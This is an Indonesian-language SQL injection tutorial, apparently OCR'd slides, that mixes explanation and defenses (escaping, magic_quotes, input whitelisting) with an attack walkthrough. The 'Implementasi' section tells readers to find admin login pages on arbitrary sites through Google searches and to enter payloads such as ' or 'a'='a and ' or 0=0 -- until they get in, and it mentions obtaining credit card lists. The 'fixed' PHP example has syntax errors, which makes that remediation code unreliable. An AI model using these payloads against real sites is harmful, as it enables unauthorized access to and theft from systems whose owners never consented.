TUTORIAL SQL INJECTION

Pengertian SQL Injection

1) *SQL injection* adalah sebuah aksi hacking yang dilakukan di aplikasi client dengan cara memodifikasi perintah SQL yang ada di memori aplikasi client.
2) *SQL Injection* merupakan teknik mengeksploitasi web aplikasi yang didalamnya menggunakan database untuk penyimpanan data.

Sebab terjadinya SQL Injection

1) Tidak adanya penanganan terhadap karakter – karakter tanda petik satu ' dan juga karakter double minus -- yang menyebabkan suatu aplikasi dapat disisipi dengan perintah SQL.
2) Sehingga seorang Hacker menyisipkan perintah SQL kedalam suatu parameter maupun suatu form.

Bug SQL Injection berbahaya ?

1) Teknik ini memungkinkan seseorang dapat login kedalam sistem tanpa harus memiliki account.
2) Selain itu SQL injection juga memungkinkan seseorang merubah, menghapus, maupun menambahkan data–data yang berada didalam database.
3) Bahkan yang lebih berbahaya lagi yaitu mematikan database itu sendiri, sehingga tidak bisa memberi layanan kepada web server.

Apa saja yang diperlukan untuk melakukan SQL Injection ?


1) Internet Exploler / Browser
2) PC yang terhubung internet
3) Program atau software seperti softice

Contoh sintaks SQL Injection

Contoh sintak SQL dalam PHP

1) *$SQL = "select * from login where username ='$username' and password = '$password'";* , {dari GET atau POST variable }
2) isikan password dengan string ' or '' = '
3) hasilnya maka SQL akan seperti ini = *"select * from login where username = '$username' and password='pass' or '='";* , { dengan SQL ini hasil selection akan selalu TRUE }
4) maka kita bisa inject sintax SQL (dalam hal ini OR) kedalam SQL

Gambar contoh SQL Injection



Contoh sintaks SQL Injection

1) Sintaks SQL string **'--** setelah nama username
2) Query database awal :

```
select * from user where name = 'bob' and password = 'robot'
```

Berubah menjadi :

```
select * from user where name = 'bob'--' and password = 'xxx'
```

Contoh sintaks SQL Injection

SQL Injection melalui URL, contohnya :

```
http://10.252.108.232/web1/index.php?option=product.php&status
=1;update barang set harga = 50 where barangID=9;
```

Penanganan SQL Injection

1) Merubah script php
2) Menggunakan *MySQL_escape_string*
3) Pemfilteran karakter ‘ dengan memodifikasi php.ini

1. Merubah script php

Contoh script php semula :

```
$query = "select id,name,email,password,type,block from user " .
"where email = '$Email' and password = '$Password'";
$hasil = mySQL_query($query, $id_mySQL);
while($row = mySQL_fetch_row($hasil))
{
$Id = $row[0];
$name = $row[1];
$email = $row[2];
$password = $row[3];
$type = $row[4];
$block = $row[5];
}
if(strcmp($block, 'yes') == 0)
{
echo "<script>alert('Your account has been blocked');
```

```
 document.location.href='index.php';</script>\n";
exit();
}
else if(!empty($Id) && !empty($name) && !empty($email) && !empty($password));
```

Script diatas memungkinkan seseorang dapat login dengan menyisipkan perintah SQL kedalam form login. Ketika hacker menyisipkan karakter ' or '' = ' kedalam form email dan password maka akan terbentuk query sebagai berikut :

```
select id,name,email,password,type,block from user where email =
'' or '' = '' and password = '' or '' = ''
```

Maka dilakukan perubahan script menjadi :

```
$query = "select id,name,email,password,type,block from user".
"where email = '$Email'";
$hasil = mySQL_query($query, $id_mySQL);
while($row = mySQL_fetch_row($hasil))
{
$Id = $row[0];
$name = $row[1];
$email = $row[2];
$password = $row[3];
$type = $row[4];
$block = $row[5];
}
if(strcmp($block, 'yes') == 0)
{
echo "<script>alert('Your account has been blocked');
document.location.href='index.php';</script>\n";
exit();
}
$pass = md5($Password);
else if((strcmp($Email,$email) == 0) && strcmp($pass,$password) == 0));
```

2. Menggunakan *MySQL_escape_string*

Merubah string yang mengandung karakter ‘ menjadi \’ misal *SQL injec’tion menjadi SQL injec\’tion*

Contoh : $kar = “SQL injec’tion”;

$filter = mySQL_escape_string($kar);


echo”Hasil filter : $filter”;

Hasilnya :

3. Pemfilteran karakter ‘ dengan memodifikasi php.ini

Modifikasi dilakukan dengan mengenablekan variabel *magic_quotes* pada php.ini sehingga menyebabkan string maupun karakter ‘ diubah menjadi \’ secara otomatis oleh php

Contoh :



Contoh script yang membatasi karakter yang bisa masukkan :

```
function validatepassword( input )
good_password_chars =
"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ"
validatepassword = true
for i = 1 to len( input )
c = mid( input, i, 1 )
if ( InStr( good_password_chars, c ) = 0 ) then
validatepassword = false
exit function
end if
next
end function
```

Implementasi SQL Injection

1) Masuk ke google atau browse yg lain
2) Masukkan salah satu keyword berikut

   "/admin.asp"

   "/login.asp"

   "/logon.asp"

   "/adminlogin.asp"

   "/adminlogon.asp"

   "/admin_login.asp"

   "/admin_logon.asp"

   "/admin/admin.asp"

   "/admin/login.asp"

   "/admin/logon.asp"

   {anda bisa menambahi sendiri sesuai keinginan anda}

3) Bukalah salah satu link yang ditemukan oleh google, kemungkinan Anda akan menjumpai sebuah halaman login (user name danpassword).
4) Masukkan kode berikut :
   User name : ` or `a'='a
   Password : ` or `a'='a (termasuk tanda petiknya)
5) Jika berhasil, kemungkinan Anda akan masuk ke admin panel, di mana Anda bisa menambahkan berita, mengedit user yang lain, merubah about, dan lain-lain. Jika beruntung Anda bisa mendapatkan daftar kredit card yang banyak.
6) Jika tidak berhasil, cobalah mencari link yang lain yang ditemukan oleh google.
7) Banyak variasi kode yang mungkin, antara lain :
   User name : admin
   Password : ` or `a'='a
   atau bisa dimasukkan ke dua–duanya misal :
   ‘ or 0=0 -- ; “ or 0=0 -- ; or 0=0 -- ; ‘ or 0=0 # ;
   “ or 0=0 # ; ‘ or’x’=’x ; “ or “x”=”x ; ‘) or (‘x’=’x
8) Cobalah sampai berhasil hingga anda bisa masuk ke admin panel

Cara pencegahan SQL INJECTION

1) Batasi panjang input box (jika memungkinkan), dengan cara membatasinya di kode program, jadi si cracker pemula akan bingung sejenak melihat input box nya gak bisa diinject dengan perintah yang panjang.
2) Filter input yang dimasukkan oleh user, terutama penggunaan tanda kutip tunggal (Input Validation).
3) Matikan atau sembunyikan pesan-pesan error yang keluar dari SQL Server yang berjalan.
4) Matikan fasilitas-fasilitas standar seperti Stored Procedures, Extended Stored Procedures jika memungkinkan.
5) Ubah "Startup and run SQL Server" menggunakan low privilege user di SQL Server Security tab.

Hacking adalah seni. Hacking adalah perpaduan dari pengetahuan, kreatifitas dan kesabaran. Jika Anda memiliki ketiga-tiganya Anda akan berhasil.

R E F E R E N S I

1) ----------, *SQLinjection*, (www.BlackAngels.it).
2) ----------, Advanced SQL injection in SQL server applications, (www.ngssoftware.com).
3) ----------, SQL injection walktrough (www.securiteam.com).
4) BM-100, "*Hacking hiltonjakarta.com (SQL Injection)*", 24 Juli 2005, (http://www.jasakom.com).
5) Budi Raharjo, "*Keamanan Sistem Informasi Berbasis Internet*", PT Insan Indonesia & PT INDOCISC, Jakarta,2002.